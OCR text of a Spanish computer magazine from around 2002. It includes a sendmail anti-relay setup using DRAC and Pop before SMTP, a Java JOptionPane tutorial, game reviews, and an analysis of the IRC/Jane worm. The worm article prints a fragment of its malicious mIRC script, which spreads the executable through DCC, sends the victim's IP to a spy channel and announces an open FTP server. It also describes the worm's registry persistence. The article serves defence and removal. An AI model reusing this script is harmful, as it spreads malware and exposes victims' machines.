como spawners. Es literalmente una denuncia. Los responsables de la base de datos revisan el servidor acusado y establecen un veredicto. Si es positivo, se incluye al servidor en la base de datos. Si es negativo y se comprueba que impide el spawn, queda fuera y se considera como un servidor convenientemente protegido. El problema para muchos administradores de red es cómo proteger sus servidores. Aquí entran ciertas consideraciones importantes: si entre tus usuarios tienes mucho roaming, es decir, personas que se conectan a ti desde distintos puntos y con distintos proveedores, con lo cual no puedes identificarlos por su IP, asignada dinámicamente; o si, por el contrario, eres tu mismo el que autoriza de una manera o de otra la conexión de todos tus usuarios. En el segundo caso, la solución es sencilla: sólo permitirás a los usuarios con una IP concreta el uso de tus servidores de correo. En el primer caso, la primera solución que se nos ocurre es que con un login y un password debería bastar. Pero desgraciadamente sendmail no exige ningún usuario o contraseña para proceder al envío del correo.

Para aportar un poco de luz a este complicado asunto, te ofrecemos dos soluciones que exigirán del usuario una autentificación previa antes de poder enviar el correo. De este modo, los usuarios móviles también podrán disfrutar de tu correo y tu preservarás la seguridad en el sistema. Aquí tienes la primera de ellas.

En la imagen, una de las muchas bases de datos que hay en Internet donde se recogen aquellos servidores que permiten el spawn.



Esta Web ofrece información útil sobre cómo evitar el abuso constante del spawn.

1 Drac: Pop before SMTP

Es esta una de las primeras soluciones que se aportaron para limitar el acceso a los servidores de correo electrónico sin comprometer por ello el acceso de los usuarios móviles.


Por Pop before SMTP entendemos la autentificación de los usuarios, primero mediante el protocolo POP3 para poder enviar mensajes. Como ya sabemos, el protocolo POP3 permite descargar el correo electrónico en un equipo. La tendencia natural del usuario es comprobar primero su correo y, una vez leído, proceder a su envío. De esto se aprovecha esta técnica: te va a exigir que compruebes el correo antes de poder enviarlo. Es una solución sencilla, intuitiva y muy inteligente. Para realizarla, debes ayudarte de una ya antigua pero efectiva aplicación llamada DRAC. Se trata de un programa RPC que se comunica por el servidor POP3 con objeto de construir una base de datos, legible por sendmail, donde figurará el usuario autentificado con éxito y su IP temporal. Esta base de datos la leerá sendmail con la ayuda de una macro con objeto de comprobar que el usuario que envía el correo es el mismo, con la misma IP, que se ha autentificado con POP3. Si lo encuentra en la base de datos, enviará el mensaje, si no está no lo hará y solicitará al que envía que primero se autentifique con POP3. Para ello, en primer lugar hay que señalar los requerimientos técnicos necesarios:

- La versión 1.85, 2.x o 3.x del paquete db de Berkeley. Esto suele incorporarlo directamente cualquier distribución de Linux, aunque la versión del paquete db ha cambiado y es incompatible con DRAC.
- Las versiones 8.9.x, 8.10.x o 8.11.x de sendmail. En versiones más nuevas no funcionará.
- La versión 1.11 del paquete DRAC, en http://mail.cc.umanitoba.ca/drac/.

Lo siguiente es compilar adecuadamente el paquete DRAC. Debes descomprimirlo y luego editar el archivo Makefile. Para Linux, debes realizar unos cambios (ver cuadro adjunto). Después debes compilar con:

make
make install
make install-man

Esto dejará el demonio instalado en tu sistema.



Detalle del archivo de configuración de sendmail.

En sendmail.org encontrarás las versiones del sendmail necesarias.

Aún no lo arranques. Ahora debes realizar las modificaciones pertinentes en el archivo de configuración de sendmail. Acude pues a tu sendmail.cf, donde lo tengas instalado. Puede ser en /etc o en /etc/mail. Si tu distribución es relativamente moderna lo encontrarás en esta última ubicación.

Lo editas y bajo el epígrafe local info escribe la siguiente línea:

Kdrac btree /etc/mail/dracd

Aún no has terminado con el archivo sendmail.cf. Ahora tienes que situarte bajo el epígrafe LOCAL_RULESETS del sendmail. Allí encontrarás la primera regla que comienza con SLocal_check_rcpt. Justo debajo debes escribir el texto señalado en el cuadro adjunto inferior. Atento aquí porque no puedes fallar en una sola tabulación. Para transcribirlo adecuadamente en estas páginas hemos puesto <tab> indicando las tabulaciones y su número que van en cada línea de esta macro. No es preciso escribir <tab>, simplemente hay que pulsar esta tecla.


Compilación del paquete DRAC

```
INSTALL = install
EBIN = /usr/local/sbin
MAN = /usr/local/man/man
DEFS = -DSOCK_RPC -DFCNTL_LOCK -DGETHOST -DDASH_C
CC = {your compiler}
RANLIB = :
CFLAGS = $(DEFS) -g
LDLIBS = -ldb
TSTLIBS = -L. -ldrac -lnsl
RPCGENFLAGS = -C -I
MANLIB = 3
MANADM = 8
```

Macro

```
R$*<tab><tab><tab>$: $&{client_addr}
R$+<tab><tab><tab>$: $(drac $1 $: ? $)
R? <tab><tab><tab>$@ ?
R$+<tab><tab><tab>$@ $#OK
```

Bien, hasta el momento tienes compilado el demonio del DRAC y modificado el archivo de configuración de sendmail. Lo siguiente de lo que tenemos que ocuparnos es del servidor POP3. El único con el que DRAC se lleva bien es con el demonio qpopper, un software servidor POP3 gratuito proporcionado por Qualcomm, la misma casa del conocido software Eudora. Debes obtener este software en www.eudora.com/qpopper. Lo siguiente es compilarlo e instalarlo. No tenemos espacio en este artículo para dar unas instrucciones detalladas de compilación del qpopper, de modo que seremos breves. Obtuvimos la última versión del qpopper, en el momento de escribir estas líneas la 4.0, con ella sitúate dentro del directorio qpopper4.0 y ejecuta ./configure —with-drac. Una vez que hayas terminado de configurar el Makefile, escribe make. Cuando concluya la compilación termina con make install.



En el sitio Web de Eudora puedes encontrar la última versión del qpopper.

Lo siguiente es editar el archivo inetd.conf. Acude a la línea correspondiente al POP3 y la descomentas o sustituyes por ésta:
pop3 stream tcp nowait root /usr/local/sbin/popper qpopper –s
Por fin, lo tienes todo preparado. A continuación, ve arrancando los nuevos servicios por partes. Lo primero el DRAC:

Sitio Web original del DRAC.

/usr/local/sbin/rpc.dracd
Lo siguiente es arrancar el demonio del POP3 y el sendmail de la siguiente manera:
Para el POP3:
Killall –HUP inetd
Para el sendmail:
Killall –HUP sendmail si ya lo teníamos arrancado o /usr/sbin/sendmail –bd –q15m si aún no lo estaba.

2 Comprobar que todo está bien

Si así lo deseamos podemos encontrar consultoría adecuada para evitar el spawn en spanspade.org.

Deberías tenerlo todo ya arrancado sin mayores problemas. Lo siguiente es comprobar que las cosas están bien. Para ello puedes realizar algunas pruebas.
Por ejemplo, ejecuta lo siguiente:
db_dump -p /etc/mail/dracd.db
Debería arrojar unos resultados parecidos a los señalados en el cuadro adjunto, lógicamente con distintas direcciones IP.
O en cambio, puedes invocar sendmail de la siguiente manera:

Cuadro

```
format=print
type=btree
bt_minkey=2
db_pagesize=512
HEADER=END
130.179.12.177
921984419
130.179.152.137
24.66.56.242
921983897
24.66.58.110
921984520
```

Existe también una Coalición Contra el Correo Electrónico no Solicitado (CAUCE).

/usr/lib/sendmail –bt
Una vez aparezca lo siguiente:
ADDRESS TEST MODE (ruleset 3 NOT automatically invoked)
Enter [ruleset] [address]
Escribe tras el símbolo]:
/map drac <una ip cualquiera>
Y pulsa Intro. Tendrá que salir algo parecido a ésto, variando la IP:
map_lookup: drac (130.179.12.177) returns 921984419 (0)
Si todo, aproximadamente, ha coincidido, entonces puedes considerar que ya tienes la opción POP before SMTP instalada en tu sistema. Si utilizas tu cliente de correo electrónico habitual e intentas enviar un mensaje antes de recogerlo (esto no sirve para «Outlook Express» ya que nada más iniciarlo consulta el correo), sendmail te lo impedirá. Si lo vuelves a intentar una vez recogido o comprobado el correo, comprobarás que ya te lo permite. Se trata de un buen remiendo que dejará a muchos administradores de red dormir tranquilos por las noches.

PC Today

•INFORMÁTICA •INTERNET •TECNOLOGÍA
DE FORMA CLARA Y AMENA.

TU NUEVA
REVISTA QUINCENAL

POR SÓLO 1,75 €
291 Ptas.


El JOptionPane

Bajo este nombre, de una clase del package Swing, se esconde una herramienta muy versátil que te permitirá mostrar numerosos diálogos diferentes con apenas una línea de código.

Incluido en el CD-ROM


Texto: Fernando Luis Sánchez

La primera gran ventaja que te ofrece el uso de esta clase es que no es necesario aprender tremendas constructoras, con complicados parámetros, para luego invocar decenas de métodos y finalmente mostrar el diálogo. Con esto no queremos decir que JOptionPane no esté magníficamente arropada por un conjunto de funciones con las que configurar al máximo el objeto final, sino que, entre esas funciones, hay cuatro que destacan por englobar todo el funcionamiento del diálogo. Éstas son: showConfirmDialog, showInputDialog, showMessageDialog y showOptionDialog.
La primera de ellas se utiliza para mostrar diálogos de confirmación, la segunda para pedir datos al usuario, la tercera para mensajes, y con la última puedes configurar de manera más precisa todo el aspecto de un diálogo genérico.
JOptionPane también dispone de otra serie de funciones del tipo showInternalXxxx, en que el diálogo se muestra como un JInternalFrame.
En el CD de la revista encontrarás una aplicación de ejemplo donde están indicados los diferentes usos de dichas funciones. El resultado de la ejecución y un vistazo al código te ayudarán a entender la explicación de este mes.
Otra de las ventajas es que la aparición de uno de estos diálogos bloquea el flujo de ejecución, haciendo, de esta forma, que el programa "espere" la intervención del usuario antes de seguir con el código escrito inmediatamente detrás.
Siguiendo sobre las funciones de las que antes hablábamos, éstas disponen de entre tres y cuatro formas diferentes, cambiando el número de parámetros de las que constan, permitiendo así mostrar un diálogo más genérico o uno más personalizado.



En esta ventana se piden datos del usuario.

Las tres primeras disponen de una forma simple, en que sólo se pasan dos parámetros. Estos son el frame padre, que se utiliza para situar el diálogo y puede ser null (entonces el diálogo se centrará en la pantalla), y el texto que se quiere mostrar como mensaje. En el caso del texto, éste no viene representado como un String, como sería fácil imaginar, sino como un Object. Entonces, para presentar la información se hace una diferenciación: si el Object era un Component (como por ejemplo un Panel), éste se muestra en el diálogo como corresponda. Si es un Icon, se añade a un JLabel y se muestra. Si es un String, se trata como texto y si es cualquier otro objeto diferente de éstos, se convierte a String mediante toString() y se muestra el texto resultante. Pero el Object también puede ser un array de Object. Entonces, esta diferenciación se hace para cada uno de los Object que lo componen, mostrando lo que corresponda verticalmente, uno bajo otro.



La opción OptionDialog crea una ventana donde se muestra un diálogo genérico.

Otros parámetros adicionales indican el tipo de mensaje, el tipo de respuesta, las opciones, un icono, el título y el valor inicial.
Tanto el tipo de mensaje como el tipo de respuesta son un int cuyos valores posibles están definidos como constantes de la clase (ver cuadro adjunto).
Pero no estás obligado a emplear siempre estas opciones en las respuestas de tus diálogos y puedes cambiarlo mediante el uso de otro parámetro, otro array de Object, que se tratará exactamente igual que en el caso del contenido de los mensajes.
Los parámetros de icono, título y valor inicial han de ser, respectivamente, un Icon, un String y un Object, contenido en el array de Object que anteriormente se indicó como opciones posibles.
Finalmente, con el diálogo en pantalla esperando una respuesta, sólo te queda saber cómo averiguar qué pulsó el usuario. Para ello, las diferentes funciones devuelven, según corresponda, un entero (en el caso de los diálogos en que la respuesta es un botón, siendo el valor devuelto el índice del botón pulsado), un String (si el diálogo pedía una entrada por parte del usuario) o un Object (en el caso de diálogos configurados totalmente, siendo el Object la opción elegida entre el array de Object propuesto).


Mensajes y respuestas

Tipo de mensaje

ERROR_MESSAGE
INFORMATION_MESSAGE
WARNING_MESSAGE
QUESTION_MESSAGE
PLAIN_MESSAGE

Tipo de respuesta

DEFAULT_OPTION
YES_NO_OPTION
YES_NO_CANCEL_OPTION
OK_CANCEL_OPTION



Ventana de confirmación.

MessageDialog muestra una ventana con un mensaje.

Computer Hoy

La revista con la que todos entendemos la informática

Viernes sí, viernes no

MEJOR REVISTA DE INFORMÁTICA

PREMIOS ARI 2000

El gusano IRC/Jane

Posiblemente el sexo sea la mejor herramienta de ingeniería social que existe, a juzgar por el gran interés que siempre suele suscitar entre la población, en especial del género masculino. No es extraño, por tanto, que el "malware" lo utilice ampliamente para conseguir sus fines. Este mes tenemos en la sección un ejemplo ideal de ello.

Texto: Javier Guerrero

Efectivamente, en esta ocasión vamos a comentar un gusano que emplea como reclamo la foto de una chica desnuda, la tal Jane que da nombre al intruso. Se trata de un gusano pensado para transmitirse principalmente por IRC, si bien, dada su condición de fichero ejecutable, puedes encontrarlo adjunto en cualquier e-mail (aunque no se transmite él mismo por este medio) o en cualquier disquete o CD. Emplea el clásico truco de las dobles extensiones, engañando al usuario para hacerle creer que se trata de un archivo de imagen BMP, cuando su verdadera extensión es EXE. Sus principales habilidades se manifiestan en el mIRC, ya que además de transmitirse a través de dicho medio, es capaz de espiar los textos escritos en el chat, y dependiendo de los mismos, abrir un servidor FTP en la máquina local, y por tanto abrir también tu máquina al exterior. Todo esto lo consigue, como era de esperar, modificando el fichero SCRIPT.INI original del cliente de IRC.

Hay que decir que realmente el gusano cumple con las expectativas del usuario que lo ejecuta, ya que en este caso sí se visualiza lo esperado, es decir, la imagen de una chica en topless.

El problema es que, como ahora comentaremos con más detalle, el resultado es algo más que alegrarte la vista.

Características

Nombre: IRC/Jane.worm
Alias: TROJ_JANE, mIRC/Jane, Backdoor-AX
Tipo: gusano IRC
Zonas infectadas: <ninguna>
Payload: <ninguno>
Circunstancia de activación:
ejecución de archivo maligno
A destacar:
abre un servidor FTP en la máquina local

Calendario virus Febrero-Marzo

Como cada mes, te presentamos una muestra de aquellos virus que pueden manifestarse en este periodo de tiempo. Te recordamos también que, cuando un virus aparece sin un día determinado, significa que puede activarse cualquier día de ese mes.

Febrero	Marzo
Día 25: Why Windows	Día 1: Microprox
Día 26: Peter II	Día 6: Xuxa.165D
Día 27: Jackal.A	Día 15: Amoeba.2367
Día 28: Zaphod	Día 20: Outlaw
W97M/Class	Día 25: Acid
WM/Concept.F,G	Día 29: Pathogen

1 Jane te visita

En este apartado analizamos con mayor profundidad lo que ocurre cuando abres el archivo maligno.

Esta es la imagen que sirve como reclamo para ejecutar el gusano.


1.1 Ejecución y entrada en el PC

Aunque estás ante un gusano de IRC, en realidad puede llegar a ti por cualquier medio, ya que se trata de un archivo ejecutable. Cuando es abierto, te muestra una sugerente foto de la mujer que supuestamente da nombre al intruso. Se puede apreciar que las dimensiones y calidad de la imagen no son demasiado buenas, pero debe ser así, ya que una mejora de las mismas aumentaría el tamaño del fichero, haciendo poco factible su propagación.


1.2 Infección del sistema y del mIRC

En cualquier caso, además de mostrar la imagen, el gusano en segundo plano se copia a sí mismo al directorio Windows con el nombre TITOUNET.EXE, siendo este archivo, desde ese momento, el que será invocado cada vez que se inicie el sistema. Esto lo consigue añadiendo en el Registry una clave propia, de nombre KERNEL32, y cuyo contenido apunta a este fichero.

Este nuevo elemento lo introduce en



Información que proporciona McAfee sobre el gusano Jane.



El intruso es invocado cada vez que Windows se inicia.

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, es decir, la clave en la que se encuentran todos aquellos módulos que se ejecutan durante el inicio del sistema operativo. De esta manera, el gusano consigue estar siempre activo.

La siguiente importante operación es instalarse en el mIRC, y consiste en alterar el fichero SCRIPT.INI de dicha aplicación, insertando varios comandos que serán invocados cuando sean tecleadas determinadas palabras durante la sesión de chat.

1.3 Propagación durante el chat


Tras haberse instalado en el sistema, el gusano no vuelve a dar señales de vida hasta que inicias una sesión de chat con el mIRC. Es entonces cuando el intruso comienza a actuar, basando sus operaciones principalmente en espiar las palabras introducidas y actuando en consecuencia. Concretamente, al conectarse a la red IRC muestra una línea con información relativa a la conexión IP de la máquina local. Cuando el usuario infectado entra en cualquier canal, se envía a sí mismo a los usuarios presentes. Por último, si se localiza la cadena "JANE!", el intruso abre un servidor de FTP en la máquina infectada, y posteriormente informa de la existencia del mismo, así como de su dirección IP, siempre que detecte las palabras "hi", "hello", "bye", "salut", "trade" o "hack". Esto expone los datos de la máquina infectada a cualquiera que sepa manejar un software cliente de FTP.

```
Archivo  Edición  Formato  Ayuda
[SCRIPT]
n1 = on 1:start:{
n2 =    .remote on
n3 =    .ctcps on
n4 =    .events on
n6 =  }
n7=on 1:join:#:{
n8=if ( $nick == $me ) { halt } | .dcc send $nick c:\Windows\System\Jane.BMP.EXE
n9=}
n10=on 1:connect:.msg #EL15_SPY $ip on $server $+ : $+ $port $+
n12=on 1:text:*JANE!*:#:/msg $nick Jane_t'embrasse_:)_FTP_ouvert! $ip
```

Un fragmento del script de IRC maligno que emplea el gusano.

2 Propagación mediante IRC

Para ilustrar cómo debes actuar para eliminar al gusano, utiliza el «Dr.Web», un programa antivirus de origen ruso.



Ventana principal del antivirus.


2.1 Escoger elementos a analizar

Cuando arrancas «Dr.Web» obtienes la ventana principal, en la que se encuentra el árbol de unidades y directorios que puedes seleccionar para ser comprobados. Dado que no se trata de un virus sino de un único archivo, debes elegir un análisis de todas las unidades completas y no excluir nada, para que no se te escape. El proceso es sumamente sencillo e intuitivo, simplemente marcas las unidades deseadas y una vez realizado este paso, podrás personalizar el análisis o bien decidirte por comenzar dicha operación de comprobación. En el siguiente paso contemplamos la primera posibilidad.

2.2 Configurar el análisis

Todos sabemos que un buen antivirus debe permitir al usuario la mayor flexibilidad a la hora de configurar las operaciones de análisis en busca de virus, y «Dr.Web» no es una excepción. Mediante la opción "Settings", accesible desde el menú Options o bien con el icono del destornillador, entrarás en una ventana de propiedades en la que tienes a tu disposición todas las posibilidades de configuración, divididas en diferentes pestañas. Concretamente en la pestaña "Scan" se puede especificar si se van a comprobar sectores boot, memoria, subdirectorios y si se van a emplear las capacidades heurísticas del software.


La pestaña "File types" te permite determinar el tipo de archivos que se analizarán: comprimidos, ejecutables empaquetados, etc.




En este apartado puedes modificar algunos aspectos del proceso de análisis.

2.3 Especificar acciones y lanzar la comprobación

Del mismo modo, mediante la pestaña denominada "Actions" es posible determinar cómo se comportará el antivirus en caso de encontrar algún archivo maligno, permitiéndote su desinfección, borrado, renombrado o simplemente informar de su existencia, además de solicitar al usuario su elección en el momento de localizar el virus. Lo más interesante es que el «Dr.Web» va más allá, ya que permite personalizar su respuesta para tres posibles casos: ficheros infectados, ficheros incurables y ficheros sospechosos. Esto aporta un enorme grado de flexibilidad y comodidad a la hora de afrontar cualquier situación relacionada con el 'malware'.



En esta pantalla se especifican los archivos que serán comprobados por el antivirus.



Mediante esta ventana se le indica al antivirus cómo debe reaccionar si encuentra algún virus.

Flight Simulator 2002 Professional Edition

Simulador aéreo

Ficha técnica

Precio:	60 €
Compañía:	Microsoft
Contacto:	915 211 134
Requisitos mínimos	
CPU:	Pentium II 300 MHz
Memoria RAM:	64 Megas
Disco duro:	650 Megas
T. gráfica:	Estándar de 8 Megas
Sist. operativo:	Windows 95/98/2000/Me

¡Acaba de aterrizar! «Flight Simulator 2002 Professional Edition» ya es una realidad para todos los amantes de la simulación aérea. Esta es la última versión que Microsoft ha lanzado del simulador de vuelo más realista y más vendido. Como era de imaginar, «Flight Simulator 2002» presenta nuevas características como por ejemplo el control de tráfico aéreo interactivo (ATC) o escenarios autogenerados, además de nuevos aparatos y ciertas mejoras visuales. Los inicios de este gran juego se remontan veinte años atrás cuando el público acogía con ansiedad aquellas primeras versiones que se limitaban a unos palitos formando las ciudades y los paisajes. No obstante, desde ese primer momento, su primitiva calidad fue suficiente para captar a un público ansioso de experimentar la sensación de pilotar todo tipo de aviones en un contexto realista. De esta forma, «Flight Simulator» creció de forma paulatina y mediante el desarrollo de productos construidos por terceras empresas, el número de utilidades, aviones y escenarios se multiplicó por cien. Tendríamos que esperar hasta la versión 5 para disfrutar de las primeras imágenes de alta calidad y a la 5.1, distribuida en CD por primera vez, para volar por todo el mundo. Luego llegó la versión 95, la versión 98 y la 2000, que aportaron más aeropuertos, aviones, y calidad gráfica, pero a costa de atascarse en una tecnología que no parecía avanzar tal y como los usuarios demandaban. Hemos tenido que esperar hasta la versión 2002, para que los aspectos técnicos se mejorasen y para que «Flight Simulator» fuera, conservando su esencia, un novedoso simulador de aviones.

Volando hacia el futuro

«Flight Simulator 2002 Professional Edition» incorpora un conjunto de tecnologías muy demandas por los usuarios habituales de los simuladores aéreos, que unidas a la calidad del producto hacen de él un icono para futuros programas. Comenzamos con el ATC o Control de Tráfico Aéreo Interactivo, que se encarga de conseguir vectores de una aproximación instrumental, así como la posibilidad de escuchar el tráfico aéreo mientras realizas un vuelo. Por otro lado, más centrado en el aspecto gráfico, el juego se basa en escenarios autogenerados, lo que supone


Dedica unos segundos a disfrutar del paisaje...

Los últimos modelos en el aire

«Flight Simulator 2002 Professional Edition» incluye una gran cantidad de "máquinas voladoras" para que no te falte de nada. Podrás pilotar desde el nuevo Cessna 172S Skyhawk SP de entrenamiento mono-motor, hasta un Boeing 747-400.
La novedad más novedosa, valga la redundancia, es que podrás contar con un hidroavión (Cessna 208 Caravan), el helicóptero Bell 206B JetRanger III o practicar acrobacias en el Extra 300S.
La lista de las nuevas entradas se completa con el Boeing 777-300, el Boeing 737-400, el Cessna 182S Skylane, el Learjet 45 business jet, el Cessna Skylane RG, el Sopwith Camel y Schweizer 2-32, además de tus aviones favoritos de las ediciones anteriores.

«FS 2002» permite alternar diferentes vistas en cualquier momento.

que mientras vuelas sobre las ciudades, pueblos, granjas y demás terrenos, «Flight Simulator» añade edificios y vegetación adecuada a la zona que tienes debajo: edificios de oficinas, fábricas, casas, granjas, etc. Este sistema rellena todo el área con detalles que añaden una profundidad y realidad. Pero no sólo tendrás que preocuparte de lo que pasa por ahí abajo, ya que ahora cuentas con cielos totalmente poblados. Mientras los objetos 3D autogenerados rellenan el terreno, el nuevo sistema de inteligencia artificial genera tráfico aéreo alrededor y sobre los aeropuertos. Hablando de aeropuertos, «Flight Simulator 2002» incorpora más de 21.000 aeropuertos además de la base de datos de Jeppesen NavData (incluye VORs, NDBs, aerolíneas, intersecciones, puntos de marcha aproximados e informes meteorológicos de todo el mundo). Esto supone contar con casi todos los aeropuertos del mundo: desde las mayores terminales internacionales, a las pistas de las ciudades más pequeñas. Además de la ayuda que te otorgue el aeropuerto contarás con un mapa móvil y un GPS básico. El sistema GPS proporciona una navegación punto a punto con actualización constante de la posición en un mapa móvil, más la velocidad, el camino al siguiente punto del recorrido y otro tipo de información útil. Pero para quedarte tranquilo lo mejor será utilizar su planificador de vuelo gráfico. Éste te permite dibujar tu ruta desde la salida hasta el destino, en un mapa interactivo que proporciona el camino automático o manual. Gráficamente, cuenta con unos excelentes efectos visuales: verás las estelas de los jets de gran altura, efectos de luces y las bocanadas de humo de las ruedas al tocar el suelo. Tú eliges en todo momento la vista que quieres tener y el ángulo de visión. Si te sitúas en el modelo que ofrece la vista dentro de la cabina te darás cuenta de que han sido mejoradas y si dispones de una tarjeta gráfica 3D, podrás pilotar los aviones del juego desde una nueva perspectiva (las cabinas 3D con toda la instrumentación). Por último y especialmente dedicado para los más entusiastas del juego, «Flight Simulator 2002» ofrece gMax, una nueva herramienta de modelado 3D que hace que sea más sencillo crear aviones, edificios y otros objetos tridimensionales para utilizar en el juego.



Las cabinas de todos los modelos de avión han sido reproducidas con total fidelidad.

Aprendiendo a volar

Pocos son los que prueban este juego por primera vez y consiguen hacer volar el avión de manera correcta. «Flight Simulator 2002» incorpora nuevas lecciones y desafíos aéreos que te harán más fácil tu tarea como piloto. Por ejemplo, uno de los nuevos modelos de avioneta, un hidroavión, y otros nuevos aviones, abren nuevas posibilidades de pilotaje y control. Además, se han añadido lecciones y vuelos que ayudarán a los nuevos usuarios a meterse de lleno en el juego desde el principio. Para ellos se ha creado el sistema de análisis de vuelo y el de estación del instructor. Gracias a estas dos nuevas introducciones, tendrás que trabajar para mejorar tus técnicas y precisión de vuelo. Por un lado, los mapas y los gráficos muestran cómo has mantenido el recorrido y la altitud. Y por otro, la estación del instructor multijugador permite que los pilotos que lo deseen tomen las lecciones que algún piloto amigo les quiera dar.

Nuestra opinión

Una vez más, y después de superar los problemas técnicos que se encontraron en ediciones anteriores, Microsoft vuelve a la carga con una versión muy potente y mejorada de su clásico simulador aéreo. «Flight Simulator 2002 Professional Edition» es uno de los juegos que no te puede faltar, porque es la madre de los simuladores aéreos actuales. Y probablemente, con las mejoras introducidas, marcará de nuevo un referente en los videojuegos de pilotaje de aviones. Además, y gracias a su potente tutorial, con secuencias de vídeo incluidas, nadie tiene excusa para no jugarlo. Más fácil imposible.

- Editor gMax
- Tutorial
- Realismo
- Muy completo

Valoración **9**

Battle Realms

Rol/Acción

Construye diferentes edificios para convertir a tus campesinos en fieros guerreros de asalto.

Ficha técnica

Precio:	37,99 €
Compañía:	Liquid Entertainment/Ubi Soft
Contacto:	917 242 880
Requisitos mínimos	
CPU:	Pentium II 400 MHz
Memoria RAM:	64 Megas
Disco duro:	500 Megas
T. gráfica:	16 Megas VRAM 3D AGP
Sist. operativo:	Windows 95/98/2000/Me

Aquí tienes uno de los juegos estrella de este mes. De la mano, o mejor dicho, de la mente de Ed del Castillo, conocido por producir «Command & Conquer», y el equipo de Liquid Entertaintment, llega el primer título de esta prometedora empresa de videojuegos. Desde luego, si todo lo que nos depara es como «Battle Realms», desde aquí le auguramos muchos años de vida y alegrías.

Como te decíamos, «Battle Realms» supone el juego primogénito de Liquid Entertainment y se centra en un título de acción, estrategia y rol ambientado en ese Japón de leyenda y magia que todos nos imaginamos. Tu posición de privilegio te introducirá en el cuerpo de Kenji, un guerrero japonés que tras pasar siete años en el exilio vuelve al lugar que le vio nacer para devolverle todo el esplendor que tenía cuando las banderas del Clan de la Serpiente ondeaban sobre las cabezas de su pueblo. Aunque la historia no se escribe siempre a gusto de todos, y tal vez pienses que lo mejor sería crear un nuevo imperio bajo la bandera del clan del Dragón. Difícil elección.

